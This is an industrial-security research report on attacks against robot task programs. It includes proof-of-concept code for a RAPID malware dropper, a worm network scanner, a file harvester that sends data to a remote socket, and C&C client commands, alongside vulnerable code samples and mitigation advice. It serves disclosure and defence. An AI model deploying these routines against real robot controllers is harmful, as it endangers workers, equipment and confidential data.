


Figure 10. Our proof-of-concept exploitation of the path traversal vulnerability to exfiltrate a secret.txt file placed outside the web server's directory and to list the content of the directory

Security-aware developers treat any input coming from the network as untrusted, meaning it needs validation on the server side before any further processing. This is because an attacker might use a custom client — as we did — to craft requests that include “..\\..\\”. These are the characters needed to walk into the file system outside the web server’s root directory.

## 2.3 Case 2: Altering a Robot’s Movements via Network

The abuse of security-sensitive features or the exploitation of a vulnerability could lead to consequences in the physical world. Despite the many safety layers, programmable industrial machines are very powerful and capable of causing significant harm to the things or, worse, the people around them.




Figure 11. An example of vulnerable logic: from unsanitized (e.g., file, network, serial) data to movement commands

We consider, for example, a task program that receives a stream of coordinates via a network socket. The program shown in Figure 12 is real; we found it in an open-source project written for Kuka industrial robots, but similar ones exist essentially for any brand. It is affected by a vulnerability that an attacker could exploit to move the robot almost arbitrarily by spoofing network packets. This could happen if no safety system is properly configured. With safety systems correctly configured and deployed, the attacker would have a hard time causing movements that would actually generate damage, although the attacker could still cause unintended movements or interrupt the production process.

This example represents a common class of so-called motion server automation programs, which are used to drive connected robots. For example, large projects such as the ROS-Industrial software — used and endorsed internationally by most of the major market players — extensively use motion servers to expose a common, vendor-neutral interface to industrial robots of different OEMs.

```

1 DEF external_movement()
2   DECL axis pos_cmd
3   eki_init("ExihWInterface")
4   eki_open("EkihWInterface")
5   LOOP
6     eki_getreal("EkihWInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)
7     eki_getreal("EkihWInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
8     eki_getreal("EkihWInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
9     eki_getreal("EkihWInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
10    eki_getreal("EkihWInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
11    eki_getreal("EkihWInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)
12    PTP joint_pos_cmd
13  ENDLOOP
14 END

```

Figure 12. The vulnerable motion server program that we found

As in the previous scenario, we assume an attacker who is within the same network as the robot but has no access to it. The attacker wants to disrupt the robot's operation to change its movements, cause damage, affect the safety of the manufacturing station, or simply alter the quality of the manufactured product (as we showed in our 2017 robotics research<sup>30</sup>). There is proper network-level protection in place (for example, IP and MAC address filtering), which ensures that the robot receives coordinates only from the designated controller.

However, if the task program has no internal authentication other than the aforementioned network-level protection, or if it is affected by an input validation vulnerability, any received coordinate value is automatically trusted as long as it comes from a valid IP or MAC address — either of which can be easily spoofed by local attackers. Therefore, an attacker could send arbitrary coordinates, and the robot would just act accordingly and thus could cause damage.

In our lab, we confirmed that even the traffic between the robot and the engineering workstation, as shown in Figure 13, could be tampered with.

Figure 13. Our first attempts at understanding the messages exchanged by the robot controller and the engineering workstation



**Safety system:** To show the impact of this vulnerability, we deliberately misconfigured the safety system. We were then able to push the robotic arm to the limits of the safety zone several times by spoofing network packets containing wrong coordinates. We were able to hit a physical object with the robotic arm, causing the end effector (the “hand” that the robot uses to pick objects) to fall off, as shown in Figure 14.



Figure 14. The impact of the vulnerability when the safety system is not correctly configured (from left to right: the end effector in place, the end effector after it fell off, and the robotic arm without the end effector)

This experiment demonstrated the crucial role of a safety system. In it, the properly configured safety system was triggered correctly every single time. However, whenever the safety system engaged, the robot servo motors stopped. This means that the production process would be interrupted and assembly lines would be delayed.

Figure 15 shows how Mitsubishi Melfa BASIC supports the motion server functionality natively. Mitsubishi’s implementation of this functionality leaves very little room for programmer mistakes. Other robots need extension software for motion servers and thus must resort to using adapters written in their respective custom languages, a recourse that, as we have shown, might lead to vulnerabilities.

File name	Size	Saved at	Lines
MXT	294 Bytes	19-10-03	6
UBP	7341 Bytes	19-10-03	109
GRLOCK	765 Bytes	19-10-03	20
GROPEN	1100 Bytes	19-10-03	27
STOPPER	2891 Bytes	18-11-26	81
GRPCLOSE	1128 Bytes	19-10-03	26

Messages

```
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK1
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK1
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK1
[Montage_RV-4FL] QoK
[Montage_RV-4FL] QoK1 Ovrd 1002 Open "ENET:10.48.134.232" As #1#3 GetM 1#4 Mxt 1,1#5 RelM#6 End;6;0
[Montage_RV-4FL] QoK;0;0
[Montage_RV-4FL] QoK;0;0
[Montage_RV-4FL] QoK;0;0
```


Figure 15. A screen capture of a simple automation program that receives movement commands via Ethernet (a functionality that is implemented securely by Mitsubishi Melfa BASIC)

## 2.4 Case 3: Dynamic Malware

In this scenario, we assume that a robot runs a task program written by a system integrator, which the factory considers trusted. This means that any task program created by the system integrator is deployed with no special security checks on the program's code. However, the system integrator might have been compromised, or the task program in question might have been taken from a misconfigured or vulnerable network-attached storage.

A naïve attacker could straightforwardly replace the task program to change the automation of the robot, with high chances of getting noticed. But an advanced attacker knows that if the task program is written in a programming language that supports dynamic code loading and networking primitives (for example, ABB's, Comau's, Denso's, or Fanuc's), they could opt for stealthier and more persistent approaches.

An advanced attacker would just slightly alter the source code of the original task program to include a networking routine that fetches malicious code from outside (or from a hidden file) and then uses dynamic loading to run it as part of the normal automation loop — effectively creating a malware dropper, such as the one shown in Figure 16, which we wrote in a programming language for industrial robots. Our proof of concept shows that an external program can be used to load code into the robot controller and execute it.



The screenshot shows a robot control interface with a terminal window displaying C code. The code includes logic to check for a 'load' command in the input data, receive a file name, and then use dynamic loading to execute it. The terminal also shows a command being sent to the robot to download and run a payload. The right side of the interface features a virtual joystick and button controls.

```
132     length := StrLen(data);
133
134     IF StrMatch(data, 1, "load") < length THEN
135         ! Remote code loading and execution
136         ! message format: "load: name"
137         start := StrMatch(data, 1, ":");
138         ! remove heading space and trailing newline
139
140         name := Strpart(data, start+2, length - start - 2);
141
142         receivesave name + ".sys", "!---end---";
143
144         Load @Dynamic, diskhome \File := name + ".sys";
145         !name + ".main";
146
147         SocketClose clientSocket;
148         !SocketClose serverSocket;
149
150         !SocketCreate serverSocket;
151         !SocketBind serverSocket, lanIPAddress,
152         !SocketListen serverSocket;
153         !SocketAccept serverSocket, clientS
154
155         ERROR
156             if errno == ERRO
157                 RETRY;
158             elseif errno == ERRO
159                 RETURN;
160             else
161                 ...
162
163         Default (zsh)
164
165             ~0/P/P/A/RAPID >>> HOST=192.168.215.131 PORT=5801 REPEAT=1 python cnc_client.py send
166             CMD: send
167             Sending module: QAWL
168             << b hello from the other side DONE!
169             ~0/P/P/A/RAPID >>>
```

Figure 16. A malware dropper that we wrote in a programming language for industrial robots

From this point on, the attacker could download and execute any second-stage malware, which could perform further malicious actions such as network target enumeration, file harvesting, and data exfiltration. We explain this further in Section 2.5.

## 2.5 Case 4: Not the Regular Remote Code Execution Vulnerability

We intentionally wrote the code shown in Figure 16 in Section 2.4 with malicious functionalities, achieved by abusing dynamic code loading. On the other side of the coin is a benign program that makes legitimate use of features such as this to (as the feature's name suggests) load code dynamically or, as exemplified in Figure 17, call certain functions according to external inputs. A control process engineer might have created that program but could have forgotten to do integrity checks on the loaded code.




Figure 17. An example of vulnerable logic: from unsanitized (e.g., file, network, serial) data to command invocation

As a result, if a robot runs the code shown in Figure 18 (an instance of which we found in public repositories), it becomes vulnerable to (partial) remote code execution (RCE).

Fortunately, we found only one instance of this vulnerability, and we found it only in a demonstrator program. We hope that this program will never be used in teaching how to code or, worse, deriving production code. As shown in Figure 17, this would mean that an attacker could invoke arbitrary functions on the robot, with real impact on the physical world that might vary depending on how the system is configured and deployed. A legitimate automation routine invoked at the wrong time would at the very least cause some downtime.

```

1  MODULE VulnCodeLoader
2  PROC main()
3      SocketCreate server_socket;
4      SocketBind server_socket, "0.0.0.0", 1234;
5      SocketListen server_socket;
6
7  WHILE loop DO
8      SocketAccept server_socket, client_socket;
9
10     SocketReceive client_socket \Str:=data;
11     function_name:=ParseFunction(data);
12
13     %function_name%;      ! call procedure by name
14
15     WaitRob\ZeroSpeed;
16     SocketSend client_socket\Str:="R move completed";
17
18     SocketClose client_socket;
19  ENDWHILE
20  ENDPROC
21  ENDMODULE
22

```

Figure 18. A vulnerable code loader that could lead to remote code execution

## 2.6 Case 5: Putting It All Together — Targeted, Self-Propagating Malware

We now describe how malware that has wormlike behavior and thus is capable of self-propagation could be written in automation logic platforms based on proprietary, legacy programming languages.




Figure 19. Malicious logic loading for creating targeted malware with dropperlike and self-spreading capabilities

In addition to Turing completeness, which is easily confirmed in all of the programming languages that we analyzed, wormlike malware requires network-scanning capabilities and an infection routine. Upon infecting a new robot, the worm starts scanning the network for other potential targets and exploits a network vulnerability to propagate.

**Initial infection:** We found most of the preconditions required for such self-propagating malware to spread in a demonstrator task program, partially vulnerable to RCE (that is, an attacker could invoke arbitrary functions already declared in the code). While we hope that this program will never be used to derive production code, we do not have evidence to either exclude or confirm this possibility. In the absence of such a vulnerability, the attacker would have to find other ways to trojanize the code that will run in production. We showed that this was possible in our research paper titled “Attacks on Smart Manufacturing: A Forward-Looking Security Analysis.”<sup>31</sup>

Figure 20 shows the network-scanning routine of the proof-of-concept wormlike malware that we implemented. The basic routine is simple: We scan the network (purposely limiting the scope to three IP addresses to keep our proof of concept as specific as possible) and check if some target ports are open. From a command-and-control (C&C) server, we can contact the infected robot and ask it to run commands (for example, to scan the network and to propagate to other robots).

The example could of course be extended. It should be noted that we used only one of the programming languages listed in Table 1 in Section 3.2, although any other language with equivalent features would work as well.

```

210  █  PROC network_scan()
211  █      VAR string ip_address_prefix := "10.0.0."; ! target network
212  █      VAR string ip_address;
213  █      VAR string out;
214  █      CONST num PortsLen := 3;
215  █      VAR num ports[PortsLen] := [5011, 5012, 5013]; ! target ports
216
217      VAR bool result;
218
219      curtargets := 1;
220
221      FOR j FROM firsttarget TO numtargets + firsttarget DO
222          ip_address := ip_address_prefix + NumToStr(j, 0);
223
224          !SocketSend comm_sock, \Str:="IP: " + ip_address + "\0A";
225
226          FOR i FROM 1 TO PortsLen DO
227              result := scan_port(ip_address, ports{i});
228              IF result THEN
229                  SocketSend clientSocket, \Str := "SCAN " + ip_address + ":" + NumToStr(ports{i}, 0) + " OPEN";
230                  targetlist(curtargets) := ip_address + ":" + NumToStr(ports{i}, 0);
231                  curtargets := curtargets + 1;
232              ELSE
233                  SocketSend clientSocket, \Str := "SCAN " + ip_address + ":" + NumToStr(ports{i}, 0) + " CLOSED";
234              ENDIF
235          ENDFOR
236      ENDFOR

```

The terminal window displays the output of a network scan. It starts with a ping command to 192.168.215.131, followed by a series of 'SCAN' commands for ports 5011, 5012, and 5013. The results show that port 5011 is open, while 5012 and 5013 are closed.

```

~/O/P/P/A/RAPID >>> HOST=192.168.215.131 PORT=5001 REPEAT=1 python cnc_client.py ping
CMD: ping
<< b'HELO from 0.0.0.0'
<< b'Serial number: VIRTUAL_USE'
<< b'SW version: ROBOTWARE_6.08.0134 - Robot type: IRB 140-6/0.8'
<< b'Robot controller ID: VC'
<< b'PING DONE'
<< b'PING DONE'
~/O/P/P/A/RAPID >>> HOST=192.168.215.131 PORT=5001 REPEAT=1 python cnc_client.py scan
CMD: scan
<< b'ACK: scan START'
<< b'SCAN 127.0.0.1:5011  CLOSED'
<< b'SCAN 127.0.0.1:5012  CLOSED'
<< b'SCAN 127.0.0.1:5013  CLOSED'
<< b'SCAN 127.0.0.2:5011  CLOSED'
<< b'SCAN 127.0.0.2:5012  CLOSED'
<< b'SCAN 127.0.0.2:5013  CLOSED'
<< b'SCAN 127.0.0.3:5011  CLOSED'
<< b'SCAN 127.0.0.3:5012  OPEN'
<< b'SCAN 127.0.0.3:5013  CLOSED'
<< b'SCAN 127.0.0.4:5011  CLOSED'

```

Figure 20. The network-scanning routine of the proof-of-concept wormlike malware that we wrote

A more comprehensive piece of malware would also include a file-harvesting routine to exfiltrate any relevant data found on each infected target. We show that this functionality can also be implemented in Figure 21.

```

Malw-FileHarvester.mod* X
1  MODULE FileHarvester
2
3  ! Small PoC payload of a file harvester.
4  ! Take recursively the list of files in the HOME:/ directory and subdirectories
5  ! and sends it to a remote service (pre-defined IP address, 127.0.0.1 only to make the point)
6
7  █ VAR socketdev sock;
8
9  █ PROC lsdir(string dirname)
10     VAR dir directory;
11     VAR string filename;
12     VAR string path;
13     OpenDir directory, dirname;
14     WHILE ReadDir(directory, filename) DO
15         IF filename <> ".." AND filename <> "." THEN
16             path := dirname + "/" + filename;
17             IF IsFile(path, \Directory) THEN
18                 lsdir(path);
19             ENDIF
20             SocketSend sock \Str:=path; !exfiltrate
21         ENDIF
22     ENDO WHILE
23     CloseDir directory;
24 ENDPROC

```

Figure 21. The file-harvesting routine of the proof-of-concept wormlike malware that we wrote to demonstrate its feasibility

To make our proof-of-concept malware remotely manageable, we used the dropperlike routine shown in Figure 16 in Section 2.4 along with the simple C&C update server shown in Figure 22. The server in this example can be used to remotely update the malicious code running on an infected robot, request that the infected robot run a network scan, keep a target list, and conduct typical botlike functionalities.

Figure 22. The C&C update server for the proof-of-concept malware that we wrote to demonstrate its feasibility

# 03 Legacy Technology vs. Smart Factory

Based on our technical analysis of eight popular legacy programming languages for industrial automation, we conclude that the root cause of the flaws we discovered is a combination of powerful primitives that allow unmediated access to low-level system resources. Although these primitives by themselves do not represent a security risk, they could be misused, as shown in Section 2. They could critically affect a robot's security, the safety of its operators, and the connected systems.

## 3.1 The Core of the Problem: Legacy, Vulnerable, Fragmented Technology

Even if the automation technology that drives robots and other programmable industrial machines is completely different from the classic web application running on a Windows server, it could be affected by the very same well-known vulnerability classes (such as path traversal and code injection) and could be targeted by malware. In this section, we explain how the legacy technology used for industrial automation gives malware authors a whole new set of overlooked weapons and venues for vulnerability exploitation.



**Explainer:** Vulnerabilities and malware are the two main factors behind any security incident. Without vulnerabilities, an attacker would not be able to take the first step into their target industrial system. Without the possibility to write and run malware, an attacker would not be able to operate an attack and achieve persistency. Armed with vulnerabilities and new ways to write and conceal malware, advanced malicious actors could gain access and stay persistent in industrial environments.

The complete lack of resource isolation (such as a permission system) within the programming and execution environments for control process automation means that there are no stopgap measures that prevent attacks from happening.

### 3.1.1 Legacy Programming Languages

Industrial automation programs, scripts, or task programs rely on a legacy technology that drives current and future smart factories. They are the routines that govern the automatic movements of industrial robots and similar programmable machines. They are written by field experts using vendor-specific programming languages, which we refer to as "industrial robot programming languages" ("IRPLs"), or simply "legacy languages."

### 3.1.2 Vulnerable or Malicious Automation Logic

Like any engineering artifact, task programs could contain unsecure code. Vulnerabilities — programming errors introduced by mistake, leaving a system vulnerable to attack — could be present in them. Alternatively, they could contain malicious functionalities, which are essentially code written for malicious purposes (for example, taking over a factory for extortion-based attacks).

The reason it is possible to conceal custom malicious code within automation routines is because legacy languages provide rich and complex features beyond simple automation instructions (for example, move a robot arm up, pick up a workpiece, move the robot arm down, and release the workpiece).

These rich and complex features give control process engineers the freedom to write task programs that could perform actions such as receiving data from the network or writing and reading to and from files. However, since the platforms do not implement mediated access to these advanced features, they in turn create ground for new vulnerabilities and allow malicious actors to abuse them to write malware.

### 3.1.3 A Fragmented, Proprietary Technology

General-purpose and mainstream programming languages such as C, C++, C#, Java, PHP, and Python have code checkers that can spot unsecure patterns. No such tools exist for legacy languages, making it difficult to automate security checks.

IRPLs are not based on a common runtime or architecture such as a mainstream operating system. Each OEM defines its own languages, and it also defines the runtime and the underlying environment the task programs will run on. Some are based on real-time operating systems (RTOSs), but in general there is no standardization. The semantics of each IRPL is also unique and can differ significantly from that of general-purpose programming languages. Some features, such as those for string manipulation or cryptographic operations in IRPLs, are either absent or not as advanced as in traditional languages. This is despite the fact that they would make programming less prone to vulnerabilities and provide the right building blocks for proper security measures.

## 3.2 The Root Cause: Powerful, Unmediated Access to System Resources

In 2017, we explored the attack surface of a typical industrial robot<sup>32</sup> and showed how a chain of vulnerabilities in the software stack could lead to complete compromise, even allowing an attacker to fully control the robot. In this research, we add one piece to the (software) attack surface and show how control process engineers could introduce vulnerabilities as computer programmers sometimes do.

As summarized in Figure 23, attackers could find and exploit vulnerabilities in the operating system or the firmware of an industrial machine, in the application interface (for example, compilers or interpreters used to create, build, and execute code), or in the applications (such as the services running on the machine). Our technical analysis of eight industrial robotic platforms reveals how automation task programs form another layer of the software stack and how their vulnerabilities could be exploited as in the lower layers of the software stack.

Software stack layer	What vulnerabilities could affect	
 <b>Automation task programs</b>	A specific automation script and all scripts that import or include it	This layer is overlooked.
 <b>Applications (e.g., services)</b>	A specific product	
 <b>Application interface (e.g., compilers, interpreters)</b>	All applications built or run with the vulnerable compiler or interpreter	Vulnerabilities affecting these layers are regularly researched on and fixed.
 <b>Operating system or firmware</b>	A specific product	

Figure 23. The layers of the software stack (including automation task programs) and what their respective vulnerabilities could affect

The root cause of the issues that we discovered is a combination of powerful functionalities that allow low-level access to resources (such as networking and file system access) and the lack of isolation (a permission system). Table 1 (which is taken from our academic paper titled “Detecting Insecure Code Patterns in Industrial Robot Programs”<sup>33</sup>) summarizes these functionalities and which among the eight industrial robotic platforms support them.

Platform		File and configuration handling		Loading and executing code, including dynamically defined code, at runtime		Receiving data from or sending data to external systems	
Language	Vendor	File system	Directory listing	Load module from file	Call by name	Communication	
AS	Kawasaki					✓	
Karel	Fanuc	✓	✓	✓	✓	✓	
KRL	Kuka	✓				✓	
Melfa	Mitsubishi	✓				✓	
PacScript	Denso			✓	✓	✓	
PDL2	Comau	✓	Indirect	✓	✓	✓	
Rapid	ABB	✓	✓	✓	✓	✓	
URScript	Universal Robots						✓

Table 1. The functionalities that allow a task program to access low-level system resources and the industrial robotic platforms that support them

In this section, we focus on the three main functionalities that could lead to vulnerabilities if not used properly or that could be abused to implement malware.

### 3.2.1 Access to Files and Directories

In Table 1, the languages marked with “File system” and “Directory listing” have low-level functionalities to open, read, and write to files (access configuration parameters, write log information, store the state of a program) or directories. While there are obvious legitimate use cases for these functionalities, they could be abused to exfiltrate data and to load attack vectors (such as an exploit payload).



**Example:** A vulnerable program that uses these functionalities to read from sensitive files stored on the robot’s file system could be exploited by an attacker to steal secrets (as described in Section 2.2), including valuable intellectual property. Intellectual property is typically the target of state-level attackers and is traded at very high prices in underground marketplaces.<sup>34</sup>

### 3.2.2 Loading and Running Code From Files at Runtime

The languages in Table 1 that are marked with “Load module from file” or “Call by name” have functionalities similar to the function pointers of general-purpose languages. They facilitate dynamic call procedures, allowing control process engineers to write modular programs. These are among the most powerful, and dangerous, functionalities as they allow changes to the flow of a task program at runtime.

The legitimate use case of these functionalities is to allow control process engineers to write reusable programs and elegantly compose them into complex automations. However, they could be abused to implement dropperlike malware or could be the cause of an RCE vulnerability, as described in Section 2.4.



**Example:** A task program that loads an automation routine from a file that is never validated with a cryptographic hash — cryptographic primitives are scarce in these environments — could easily hide malicious functionalities that would pass undetected, unless there is a file scanner that looks specifically for such cases. Consequently, an attacker could stay persistent and even upgrade their malware over time. A practical case is shown in Figure 17 in Section 2.5.

### 3.2.3 Communication Functionalities

All of the languages listed in Table 1 have communication functionalities, which allow task programs to facilitate a robot’s interfacing with external systems. Examples of interfacing actions include receiving real-time position coordinates from an external program, interacting with a vision system, and sending feedback to external systems for logging.



**Explainer:** Communication primitives are essential, but the complete lack of strong authentication and access control at the programming level makes it very difficult for control process engineers to create secure programs that communicate with the external world.

Industrial robot controllers have authentication and access-control systems, but they are coarse-grained. This means that they do not consider an attacker that could exploit vulnerabilities in the automation code or hide malicious code within existing programs. As a result, the security features of industrial robot controllers either allow or deny a program to run, from beginning to end. There is currently no built-in way to whitelist or blacklist certain connections based on the exchange of authentication data, as with modern applications and operating systems.

# 04 Mitigation and Secure Programming Guidelines

The vast majority of attackers look for the lowest-hanging fruit. There are so many unprotected industrial targets out there that they do not need to waste time exploiting a target that has security measures in place.

In most cases, any protection is better than nothing. Minimal countermeasures are a good starting point. High-profile, valuable targets with well-funded malicious actors after them have to think differently, as we describe in Section 2. These targets are already well protected, and short of mass malware, ransomware, or vulnerabilities in traditional IT systems, their attackers are highly likely to resort to exploiting the custom systems we describe in this paper. For these targets, it is imperative that developers follow secure software development practices to minimize the vulnerabilities created in their code.

## 4.1 Mitigation Approaches

Our findings are linked to design choices that are difficult to change on current products. Thus, we foresee different mitigation approaches implemented at different stages, as visualized in Figure 24. We propose these approaches for the consideration or deployment of OT engineers, system integrators, and OEMs.




Figure 24. Our proposed mitigation approaches at various stages and who can consider or deploy them



Trend Micro Research and Politecnico di Milano have been coordinating with ROS-Industrial to mitigate the security issue we found affecting ROS-Industrial drivers that control industrial robots. Malicious actors could compromise the communication interface between these drivers and the motion server program running on the robot controller. The recommended fix is focused on properly setting up the network; specifically, users should isolate the connection between the ROS PC and the robot controller. The ROS-Industrial Consortium has released an instructional report to help users improve their security.<sup>35</sup> The Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) of the US Cybersecurity and Infrastructure Security Agency (CISA) has also released a report<sup>36</sup> confirming the severity of our findings and acknowledging the suggested mitigation strategy.

### 4.1.1 Short-Term Measures

It should be the responsibility of control process engineers and system integrators to ensure that all deployments (new and existing) adopt network segmentation to isolate industrial robots that need to process data coming from other networks. This should be done with a physical cable to make spoofing possible only to an attacker who is physically on-site.

In addition to must-have safety systems, we recommend network and endpoint protection, so as to minimize the risk of vulnerability exploitation or malicious code infection.

We also recommend the implementation of proper source code management processes, including automatic or periodic manual source code reviews.

### 4.1.2 Medium-Term Measures

It should be the responsibility of system integrators and OEMs to develop security libraries (for example, cryptographic primitives) for IRPLs. These would allow developers to easily implement input validation and authentication without having to reinvent the wheel.

